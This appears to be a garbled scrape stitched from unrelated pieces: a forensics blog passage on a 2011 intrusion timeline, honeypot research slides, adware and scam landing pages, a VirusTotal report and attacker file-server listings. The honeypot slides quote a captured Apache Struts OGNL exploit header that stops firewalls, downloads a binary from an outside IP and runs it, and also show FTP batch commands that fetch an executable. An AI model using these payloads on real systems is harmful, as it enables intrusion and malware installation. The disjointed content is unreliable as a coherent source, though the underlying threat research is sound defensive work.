In Q1 of 2011, I responded to an intrusion in a Fortune 10K corporation. The intrusion was discovered by an internal team performing daily log review (yes Josh Corman, there are corporations discovering intrusions daily thanks to log review). In this case, the system in question was attempting to connect to an IRC server every two seconds.

In breach investigations, one common objective is to find the attacker's code. Once you've located the attacker's code, you can reverse it, determine its capabilities, its command and control channels, persistence mechanisms and so on. This information can help you find similarly compromised hosts in your environment.

After evidence acquisition, a file system time line was created using [fls](#) and [mactime](#). The time line was over 600K lines and not having a good grasp of when the breach occurred, I decided to begin at the end of the time line and work backwards. Here's what I saw:

```
2011 03 18 Fri 14:43:02|80528|.a.|r/rw-r-r-|0|0|708471|etc/ld.so.cache
2011 03 18 Fri 14:43:02|47|mac.|r/rw-r-r-|0|0|709666|etc/services.swpx (deleted-realloc)
2011 03 18 Fri 14:43:02|47|mac.|r/rw-r-r-|0|0|709666|etc/mtab
2011 03 18 Fri 14:43:02|47|mac.|r/rw-r-r-|0|0|709666|etc/mtab.tmp (deleted-realloc)
2011 03 18 Fri 14:43:02|47|mac.|r/rw-r-r-|0|0|709666|etc/sysconfig/network-scripts/ifcfg-eth1.swpx (deleted-realloc)
2011 03 18 Fri 14:43:02|47|mac.|r/rw-r-r-|0|0|709666|etc/sysconfig/network-scripts/ifcfg-eth1~ (deleted-realloc)
2011 03 18 Fri 14:43:02|0|mac.|-r/rw-r-r-|0|0|709692|/OrphanFiles/OrphanFile-709692 (deleted)
2011 04 15 Fri 19:23:00|388262|m...|r/rwxr-xr-x|1000|100|4572390|usr/lib/popauth
2011 04 15 Fri 19:23:00|1092|m...|r/rwxr-xr-x|1000|100|4572391|usr/local/lib/dsniff.services
2011 04 15 Fri 19:23:00|351|m...|r/rwxr-xr-x|1000|100|4572392|etc/cron.daily/dnsquery
```

Notice anything interesting?

If you're thinking *dsniff*, yes, that is noteworthy, but take another look, focus on the dates.

Recall that this breach investigation occurred during the first quarter of 2011. How are there three files on this system that have modification times from Q2? Maybe we're dealing with the world's worst hacker.

You can check out the video of the talk to see the details on two of the three files. Suffice to say, *dnsquery* was a script run by cron every day, it called *popauth*. A quick look at *popauth* with strings showed that it contained some common IRC commands as well as references to *dsniff*. One might be tempted to remove *popauth*, *dsniff* and the *dnsquery* script and put the system back into production, after all, we know we are looking for an ircbot. That would have been a mistake in this case.

Categories

- [Advanced Persistent Threat](#) (40)
- [apt](#) (24)
- [artifact analysis](#) (81)
- [Book Reviews](#) (5)
- [Browser Forensics](#) (34)
- [Call for speakers](#) (1)
- [Career](#) (1)
- [Case Leads](#) (118)
- [Certification and License](#) (9)
- [Challenge](#) (9)
- [Cloud Forensics](#) (2)
- [Community SANS Events](#) (3)
- [Computer Forensic Hero](#) (2)
- [Computer Forensics](#) (643)
- [Computer Forensics and IR Summit](#) (40)
- [Cyber Kill Chain](#) (6)
- [Cyber Threat Intelligence](#) (18)
- [DFIR Scholarship](#) (1)
- [DFIR Summit](#) (16)
- [Digital Forensic Law](#) (50)
- [Drive Encryption](#) (19)
- [eDiscovery](#) (51)
- [Email Investigations](#) (18)
- [Ethics](#) (9)
- [Evidence Acquisition](#) (119)
- [Evidence Analysis](#) (198)
- [FOR408 course renumbering](#) (1)
- [FOR500: Windows Forensics Analysis](#) (2)
- [Forensic4Cast Awards](#) (1)
- [Getting Started](#) (25)
- [HeartBleed](#) (1)
- [Incident Response](#) (197)
- [Incident Response Survey](#) (1)
- [iOS](#) (1)
- [Lethal Forensicator Coins](#) (1)
- [Linux IR](#) (29)
- [Malware Analysis](#) (111)

The bad

Web-based attack targeting home routers, the Brazilian way

By [Fabio Assolini](#) on September 2, 2014. 6:53 pm

INCIDENTS

DNS

ROUTER

SOCIAL ENGINEERING

TARGETED ATTACKS

CONTENTS >>



Fabio Assolini

@assolini

We spotted an interesting attack from Brazilian bad guys aiming to change the DNS settings of home routers by using a web-based attack, some social engineering, and malicious websites. In these attacks the malicious DNS servers configured in the user's network device are pointed towards phishing pages of Brazilian Banks, programmed to steal financial credentials.

Attacks targeting home routers aren't new at all; in 2011, my colleague Marta [described](#) malware targeting network devices like these. In Brazil we documented a long and painful series of remote attacks that started in 2011-2012 that affected more than [4.5 million DSL modems](#), exploiting a remote vulnerability and changing DNS configurations. **But this "web-based" approach was something new to Brazilian bad**

ANALYSIS

[Spam and phishing in 2016](#)

[Mobile apps and stealing a connected car](#)

[Kaspersky Security Bulletin 2016. The ransomware revolution](#)

[Spam and phishing in Q3 2016](#)

[Threat intelligence report for the telecommunications industry](#)

BLOG

[ATMitch: remote administration of ATMs](#)

[Lazarus Under The Hood](#)

[Penguin's Moonlit Maze](#)

[PetrWrap: the new Petya-based ransomware used in targeted attacks](#)

The good

Our approach

- RDS & RCS, RO- AS8708
- Telekom, RO - AS9050
- Itelecom, RO - AS50244
- UPC, RO - AS6830
- BSKYB-BROADBAND-AS, GB - AS5607

- 
- Honeypot Unique IPs: 327
 - Honeypot Total hits: 14M

Our hits

- Bruteforce attacks - passwords (2011)
- /rom-0 (2015)
- Shellshock (2015)
- Apache Strut attack (2017)
- D-Link DIR8xx vulnerability (2017)

Attacks behaviour

- RomPager exploit => change the DNS servers
- Shellshock => execute commands
- Apache Strut exploit => execute commands
- D-Link DIR8xx vuln => Own the device



RomPager exploit

Win een jaar gratis NETFLIX!



Heb je al een Netflix account?

Ja

Nee

De laatste datum van deelname is 31.12.2017. toleadoo garandeert de doorvoering van dit spel. Doe nu gratis mee!

[Advertise](#) [Impressum](#) [Spelvoorwaarden](#) [Privacy Statement](#) [Cookieverklaring](#)

"Wij maken gebruik van cookies. Deze helpen ons om onze dienstverlening te optimaliseren. Door deze website te gebruiken, gaat u akkoord met het gebruik van cookies. Voor meer informatie: [klik hier](#). [Sluiten](#)."

Advertisement

Skip ad

Open this ad in a new tab



About

WELCOME TO BEFARGO

Are you ready to join the new cryptocurrency generation? Fargocoin is a unique blockchain platform designed to increase network security and improves the limitations and functionality of initial cryptocurrencies such as Bitcoin. Fargocoin provides for everyone without huge hashing power get opportunity to earn coins.

SIGN IN




Meet Our

CREATIVE TEAM

MARKET DB ef

Marketing Team

Meet our web marketing team. Our marketing team is bringing best-practice marketing principles to the process of network creation, by using modern marketing strategies that will give opportunity for everyone to



Destination

10.5.0.3
10.5.0.3
10.5.0.3
10.5.0.3
10.5.0.3
10.5.0.3
10.5.0.3
10.5.0.3
10.5.0.3
10.5.0.3

peaks[1] - N

v-hash
href="/

ajax.go
jQuery
<s
um = [[
, 'firs
on() {
docume
ocument
= 'asy
'//rum
tNode. i

<scrip
async
googlet
letag.c
ction()
r gads
ds.asyn
ds.type
r usess
ds.src
'//www.
r node
de.pare
;
pt>

- EN_RT

md.push
Leaderb
([1000,
[768,
[0, 0]
;
Box - d



By using this site, you agree to our use of cookies. [Learn more.](#) [OK](#)

Get it for Free

Download All-in-one MyRadioAccess™ Chrome New Tab Now

Get Access To Free Radio Stations From Your PC



Please read carefully: By clicking the button and installing the MyRadioAccess Chrome New Tab, I accept and agree to abide by the [End User License Agreement](#) and [Privacy Policy](#).



Why MyRadioAccess™ is the best:

- ✓ Play Local & International Music
- ✓ Watch Music Videos
- ✓ Get the Hottest Song Recommendations
- ✓ Its FREE!



You're almost done!

Click "Add Extension"
to complete the installation.



FREE
LOAD

MyRadioAccess provides these features and web search on your **Chrome New Tab**

9
[[1000, 0], [[250, 250], [300, 250], [300, 600], [375, 180], [375, 250], [376, 252]]].
[[768, 0], [[250, 250], [300, 250], [300, 600], [376, 252]]].

Internet | Protected Mode: On

&oid=624&subid=__1489079390__549ab5e089859_0122_907&pubid=15192876

SCREEN ADDICT

Step1: Press 'Download'

Step2: Click 'ADD'

Step3: Open a new Tab Page

Add "Screen Addict"?

★★★★★ (0)

[View details](#)

It can:

- Read and change all your data on the websites that you visit
- Manage your apps, extensions, and themes

Add extension

Cancel



Click **Add** to Continue

Find and watch trailers online!
The New Tab for Movie Fans!

DOWNLOAD

By clicking the button above and installing the Screen Addict New Tab, I accept and agree to abide by the [End User License Agreement](#) and [Privacy Policy](#). Screen Addict new tab is a product of APN, LLC.

Screen Addict new tab provides these features and web search on your Chrome New Tab.

New Tab



SCREEN ADDICT Featured Trailer Movie Genres Opening This Week News Awards 51 Reviews



Explore movies and TV shows
to find new favorites



Quickly access top
streaming sites




Watch the hottest
trailers



Safe and easy to use

[Terms of Service](#) | [Privacy Policy](#) | [Contact Us](#)





Please Install Flash Player Pro To Continue (required)

Top Video Sites Require The Latest Flash Player Update.
Updating takes under a minute on broadband - no restart is required

PERFORM ANY OF OUR RIGHTS UNDER THESE TERMS OF USE SHALL CONSTITUTE AMENDMENTS OF IT.

18 GOVERNING LAW, JURISDICTION:

THESE TERMS OF USE SHALL BE EXCLUSIVELY GOVERNED BY THE LAWS OF THE STATE OF NEW YORK INCLUDING THEIR STATUTES REGARDING CONFLICT OF LAWS AND MAY BE SOLELY BROUGHT TO THE COMPETENT COURTS OF THE NEW YORK CITY. YOU UNDERTAKE NOT TO INITIATE ANY CLASS ACTION, FOR ANY REASON, AGAINST US AND TO CLAIM YOUR DAMAGES ONLY ACCORDING TO THESE TERMS OF USE.

[Printer-friendly Version](#)

[Accept and Install](#)

Product names, trademarks, trade names or company names mentioned herein are used for identification only and may be the property of their respective owners. Copyright 2013 - All Rights Reserved.

[Privacy Policy](#) | [Terms of Service](#) | [Uninstall instructions](#) | [EULA](#) | [Contact Us](#)



SHA256: 1b3fb479cf13197ef78059bc44a098c6b776634ea6535a1a0d3c250220901af3

File name: adobe_flash_setup.exe

Detection ratio: 18 / 58

Analysis date: 2017-03-09 16:40:46 UTC (3 weeks, 4 days ago)


[Analysis](#)
[File detail](#)
[Additional information](#)
[Comments](#) 0

[Votes](#)

Antivirus	Result	Update
AVG	Generic.F15	20170309
Bkav	W32.HfsAdware.8CF1	20170309
CAT-QuickHeal	PUA.Oookod.Gen	20170309
CrowdStrike Falcon (ML)	malicious_confidence_100% (D)	20170130
DrWeb	Trojan.InstallCore.2581	20170309
Emsisoft	Application.AdInstall (A)	20170309
Endgame	malicious (moderate confidence)	20170222
ESET-NOD32	a variant of Win32/InstallCore.APC potentially unwanted	20170309
K7AntiVirus	Unwanted-Program (005004251)	20170309
K7GW	Unwanted-Program (005004251)	20170309
Kaspersky	not-a-virus:HEUR:AdWare.Win32.DealPly.gen	20170309
NANO-Antivirus	Riskware.Win32.Fakealert.ehyrlw	20170309

Apache Struts

- Cisco, 8th of March
- First honeypot hits: 9th of March
- Total hits in March: 10k

==> "Content-Type" header <==

```
"%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_M  
(#_memberAccess?(_memberAccess=#dm):((#container=#context['com.o  
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.O  
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExclu  
(#context.setMemberAccess(#dm))))).  
(#cmd='/etc/init.d/iptables stop;service iptables stop;SuSEfirewa  
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().c  
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).  
(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(  
(#ros=(@org.apache.struts2.ServletActionContext@getResponse()).get  
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream()),#r
```

```
(#cmd='
    /etc/init.d/iptables stop;
    service iptables stop;
    SuSEfirewall2 stop;
    reSuSEfirewall2 stop;
    cd /tmp;
    wget -c http://180.100.235.26:9/6;
    chmod 777 6;
    ./6;
').
(#iswin=(@java.lang.System@getProperty('os.name').
    toLowerCase().
    contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).
[...]
```

180.100.235.26

phpStudy 探针 for phpStudy 2014

not 不想显示 phpStudy 探针

服务器参数

服务器域名/IP地址	180.100.235.26(180.100.235.26)		
服务器标识	Windows NT WIN-KHA3M45MV80 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586		
服务器操作系统	Windows 内核版本 : NT	服务器解释引擎	Apache/2.4.10 (Win32) OpenSSL/0.9.8zb PHP/5.3.29
服务器语言	en-GB,en-US;q=0.8,en;q=0.6	服务器端口	80
服务器主机名	WIN-KHA3M45MV80	绝对路径	C:/WWW
管理员邮箱	admin@phpStudy.net	探针路径	C:/WWW/l.php

PHP已编译模块检测

Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL
odbc pure Reflection session standard mysqlnd tokenizer zip zlib libxml dom PDO bz2
SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl gd mbstring mysql mysqli pdo_mysql
PDO_ODBC pdo_sqlite sockets SQLite sqlite3 xmlrpc xsl mhash

PHP相关参数

PHP信息 (phpinfo) :	PHPINFO	PHP版本 (php_version) :	5.3.29
PHP运行方式 :	APACHE2HANDLER	脚本占用最大内存 (memory_limit) :	128M
PHP安全模式 (safe_mode) :	×	POST方法提交最大限制 (post_max_size) :	8M
上传文件最大限制 (upload_max_filesize) :	2M	浮点型数据显示的有效位数 (precision) :	14
脚本超时时间 (max_execution_time) :	30秒	socket超时时间 (default_socket_timeout) :	60秒
PHP页面根目录 (doc_root) :	×	用户根目录 (user_dir) :	×
dl()函数 (enable_dl) :	×	指定包含文件目录 (include_path) :	×
显示错误信息 (display_errors) :	√	自定义全局变量 (register_globals) :	×
数据反斜杠转义 (magic_quotes_gpc) :	×	"<?...?>"短标签 (short_open_tag) :	√
"<% %>"ASP风格标记 (asp_tags) :	×	忽略重复错误信息 (ignore_repeated_errors) :	×
忽略重复的错误源 (ignore_repeated_source) :	×	报告内存泄漏 (report_memleaks) :	√
自动字符串转义 (magic_quotes_runtime) :	×	外部字符串自动转义 (magic_quotes_runtime) :	×
打开远程文件 (allow_url_fopen) :	√	声明argv和argc变量 (register_argc_argv) :	×
Cookie 支持 :	√	拼写检查 (ASPell Library) :	×
高精度数学运算 (BCMath) :	√	PREL相容语法 (PCRE) :	√
PDF文档支持 :	×	SNMP网络管理协议 :	×
VMailMgr邮件处理 :	×	Curl支持 :	√
SMTP支持 :	√	SMTP地址 :	localhost
默认支持函数 (enable_functions) :	请点击这里查看详细!		

180.100.235.26: inverse host lookup failed: n_errno 11004: NO_DATA
(UNKNOWN) [180.100.235.26] 21 (ftp): connection refused

User [Login](#)

Folder

[Home](#)

0 folders, 25 files, 6.1 Mbytes


























Search


Actions

[Get list](#)


Server information


[HttpFileServer 2.3j](#)
Server time: 2017/3/22 6:20:28
Server uptime: (6 days) 18:57:45

Name .extension	Size	Timestamp	Hits
 30	249.9 KB	2017/3/8 6:54:55	155
 31	249.9 KB	2017/3/8 6:54:55	57
 32	249.9 KB	2017/3/8 6:54:55	64
 33	249.9 KB	2017/3/8 6:54:55	35
 34	249.9 KB	2017/3/8 6:54:55	94
 35	249.9 KB	2017/3/8 6:54:55	2
 40	249.9 KB	2017/3/8 6:54:55	20
 41	249.9 KB	2017/3/8 6:54:55	6
 42	249.9 KB	2017/3/8 6:54:55	7
 43	249.9 KB	2017/3/8 6:54:55	1
 44	249.9 KB	2017/3/8 6:54:55	1
 45	249.9 KB	2017/3/8 6:54:55	2
 UpTip50	249.9 KB	2017/3/8 6:54:55	16
 UpTip51	249.9 KB	2017/3/8 6:54:55	12
 UpTip52	249.9 KB	2017/3/8 6:54:55	3
 UpTip60	249.9 KB	2017/3/8 6:54:55	17
 UpTip61	249.9 KB	2017/3/8 6:54:55	170
 UpTip62	249.9 KB	2017/3/8 6:54:55	54
 UpTip63	249.9 KB	2017/3/8 6:54:55	4
 UpTip64	249.9 KB	2017/3/8 6:54:55	121
 UpTip65	249.9 KB	2017/3/8 6:54:55	50
 UpTip66	249.9 KB	2017/3/8 6:54:55	135
 UpTip67	249.9 KB	2017/3/8 6:54:55	254
 UpTip68	249.9 KB	2017/3/8 6:54:55	4
 UpTip71	249.9 KB	2017/3/8 6:54:55	67

 User


[Login](#)

 Folder


 [Home](#)

0 folders, 1 files, 721.3 Kbytes


 Search

 Actions

[Get list](#)

 Server information

[HttpFileServer 2.3j](#)
Server time: 2017-3-22 6:22:30
Server uptime: 15:53:25

Name .extension	Size	Timestamp	Hits
 360as	721.3 KB	2017-3-22 3:26:14	917



User

Login



Folder



Home

0 folders, 7 files, 16.2 Mbytes



Search

go



Actions

Get list



Server information

[HttpFileServer 2.3j](#)

Server time: 2017-3-28 20:43:48

Server uptime: (7 days) 06:14:42

Name .extension	Size	Timestamp	Hits
123-80.rar	626.9 KB	2017-3-13 8:00:28	9
211	249.9 KB	2017-3-8 6:54:55	876
360as	721.3 KB	2017-3-22 3:26:14	948
95112.rar	13.7 MB	2017-3-19 14:01:46	1
999	249.9 KB	2017-3-8 6:54:55	741
lin	410.2 KB	2017-3-24 15:36:47	241
LYLinuxTF	293.0 KB	2017-3-26 9:13:25	450

Fancy some FTP commands?

```
cmd.exe /c echo Open 180.100.235.26 21>C:\\Ftp.txt
echo qwqw881688>>C:\\Ftp.txt
echo qwqw881688>>C:\\Ftp.txt
echo Binary>>C:\\Ftp.txt
echo Get Microsof.exe C:\\setup.exe>>C:\\Ftp.txt
echo Bye>>C:\\Ftp.txt
echo Ftp.exe -s:C:\\Ftp.txt>C:\\Ftp.bat
